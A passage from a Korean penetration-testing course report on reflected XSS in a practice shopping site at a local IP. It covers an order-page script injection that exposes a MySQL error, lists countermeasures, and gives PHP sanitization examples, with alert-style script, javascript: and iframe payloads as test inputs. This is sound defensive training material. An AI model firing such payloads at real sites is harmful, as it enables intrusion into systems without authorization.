비밀번호, 이메일, 주소, 상세주소 입력란에서 반사 XSS취약점이 존재한다는 것을 알 수 있다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

### 3.7 주문서 작성 페이지 XSS점검


점검대상	<a href="http://192.168.254.128/gmshop/order_sheet.php">http://192.168.254.128/gmshop/order_sheet.php</a> <a href="http://192.168.254.128/gmshop/order_table.php">http://192.168.254.128/gmshop/order_table.php</a>
점검내용	주문서 작성 페이지에서 내용 입력란에 자바스크립트를 삽입하였을 때 스크립트가 동작할 수 있는지 점검한다.

먼저 주문서 작성에서 가장 먼저 우편번호 검색에 스크립트를 삽입할 것이다. 스크립트를 삽입하였더니 결과는 그림 3-26과 같다.



그림 3-26 우편번호 검색에 스크립트 삽입

그림 3-26을 보면 MYSQL관련 오류가 출력되었다. 우편번호 검색에서 서버가 MYSQL을 사용한다는 정보를 알아냈다. 아마 스크립트 삽입을 통한 SQL Injection이 가능할 것이다. 지금은 XSS점검이 주된 목적이므로 추후 SQL Injection 취약점에 대해 점검할 때 상세히 다룰 것이다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 4 대응 방안

구분	내용
서버 측면	<ul style="list-style-type: none"> <li>-입력값 검증: 서버에서 화이트리스트 방식 필터링</li> <li>-출력 값 인코딩: HTML 인코딩 출력(utf8, iso8859-1 등)</li> <li>-HTML 포맷 입력 페이지 최소화</li> <li>-중요정보 쿠키 저장 지양</li> <li>-인증 강화</li> <li>-스크립트에 의한 쿠키 접근 제한</li> </ul>
클라이언트 측면	<ul style="list-style-type: none"> <li>-주기적 패스워드 변경</li> <li>-브라우저 최신 패치</li> <li>-링크 클릭 대신 URL 직접 입력</li> <li>-브라우저 보안 옵션 등급 상향(쿠키 사용 지양)</li> </ul>
기타	<ul style="list-style-type: none"> <li>-사용자 입력 문자열에서 &lt;, &gt;, &amp; 등을 replace 와 같은 문자변환 함수나 메소드로 &amp;lt;, &amp;gt;, &amp;amp;, &amp;quot; 로 치환</li> <li>-HTML 태그 리스트 선정과 해당 태그만 허용</li> <li>-보안성이 검증된 API 를 사용해 위험한 문자열 제거</li> </ul>


표 4-1 XSS대응방안

```

<?php
error_reporting(E_ALL);
ini_set("display_errors", 1);
ini_set('default_charset','UTF-8');
$str = "<h2> 굿모닝샵.</h2>";
// HTML 태그 속성 반영한 출력
echo $str.<br/>;
$str2 = htmlspecialchars($str,ENT_QUOTES,'UTF-8'); // HTML 태그에 사용되는 특수문자를 HTML
엔티티로 변환
// HTML 태그 속성 제거된 문자열 출력
echo $str2.<br/>;
// 정규식으로 HTML 태그 제거
$str3 = preg_replace("/(<[^\>]+>)/i","", $str);
echo $str3.<br/>;
// ?: 0 또는 하나 {0,1} 와 같다.
// +: 1 개 이상 {1,} 와 같다.
// *: 0 개 이상 {0,} 과 같다.
// []: []안에 있는 문자열 중 한문자
// {}: {} 바로 앞에 있는 문자열(또는 문자)의 개수

```



	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

```
// () : ()안에 있는 문자들의 그룹화
// |: OR 연산자 기능
// HTML 비 허용시
$str4 = strip_tags($str); // HTML 태그가 포함될 경우 HTML 태그 자체를 삭제
echo $str4.'<br/>';
$str = "<script>alert('xss 공격!');</script>";
$str1 = strip_tags($str); // HTML 태그가 포함될 경우 HTML 태그 자체를 삭제
echo $str1.'<br/>';
$str2 = preg_replace("/(<([^\>]+)>)/i", "", $str);
echo $str2.'<br/>';
$str = '<a href="javascript:alert(\'xss 공격!\')">XSS</a>';
$str1 = strip_tags($str); // HTML 태그가 포함될 경우 HTML 태그 자체를 삭제
echo $str1.'<br/>';
$str = '';
$str = strip_tags($str); // HTML 태그가 포함될 경우 HTML 태그 자체를 삭제
echo $str.'<br/>';
$str = '<IFRAME src="javascript:alert(\'xss ê³µê²©!\');" width="0" height="0" frameborder="0"></IFRAME>';
$str = strip_tags($str); // HTML 태그가 포함될 경우 HTML 태그 자체를 삭제
echo $str.'<br/>';
?>
```


표 4-2 XSS예방 PHP소스코드 예시

표 4-2는 XSS를 예방하는 PHP소스코드 예시이다. htmlspecialchars함수로 특수문자를 엔티티로 변환한다. 그리고 정규 표현식을 사용하여 html태그를 제거한다.

그리고 쿠키정보를 저장하지 않기 위해서

```
setcookie('name','value',time()+3600,'/','domain.com',ture,ture);
```

이렇게 6 번째 매개변수 'secure' 사용여부를 true 로 설정하고 7 번째 매개변수 httponly 를 true 로 설정한다. 이렇게 해서 공격자가 'document.cookie'를 사용하는 것을 방지한다.

	쇼핑몰 대상 XSS 취약점 시나리오 구성 및 실습			모의해킹 36기
	Category	문서 버전	문서 최종 수정일	
	Report	0.2	2022.09.28	

## 5 참고 문헌

### 5.1 단행본

도서명	저자	출판사
화이트 해커를 위한 웹 해킹의 기술	최봉환	BJ퍼블릭
이기적 정보보안 기사 실기 이론서	임호진	영진닷컴
정보보호론	홍재연	한성출판사

표 5-1 참조 서적

### 5.2 참조 링크

참조 홈페이지
<a href="http://blog.plura.io/?p=7614">http://blog.plura.io/?p=7614</a> <a href="https://gogomalibu.tistory.com/163">https://gogomalibu.tistory.com/163</a> <a href="https://scholar.google.co.kr/scholar?q=xss+%EB%8C%80%EC%9D%91+%EB%B0%A9%EC%95%88&amp;hl=ko&amp;as_sdt=0&amp;as_vis=1&amp;oi=scholart">https://scholar.google.co.kr/scholar?q=xss+%EB%8C%80%EC%9D%91+%EB%B0%A9%EC%95%88&amp;hl=ko&amp;as_sdt=0&amp;as_vis=1&amp;oi=scholart</a> <a href="https://blog.naver.com/apchima/221990203392">https://blog.naver.com/apchima/221990203392</a>

표 5-2 참조 링크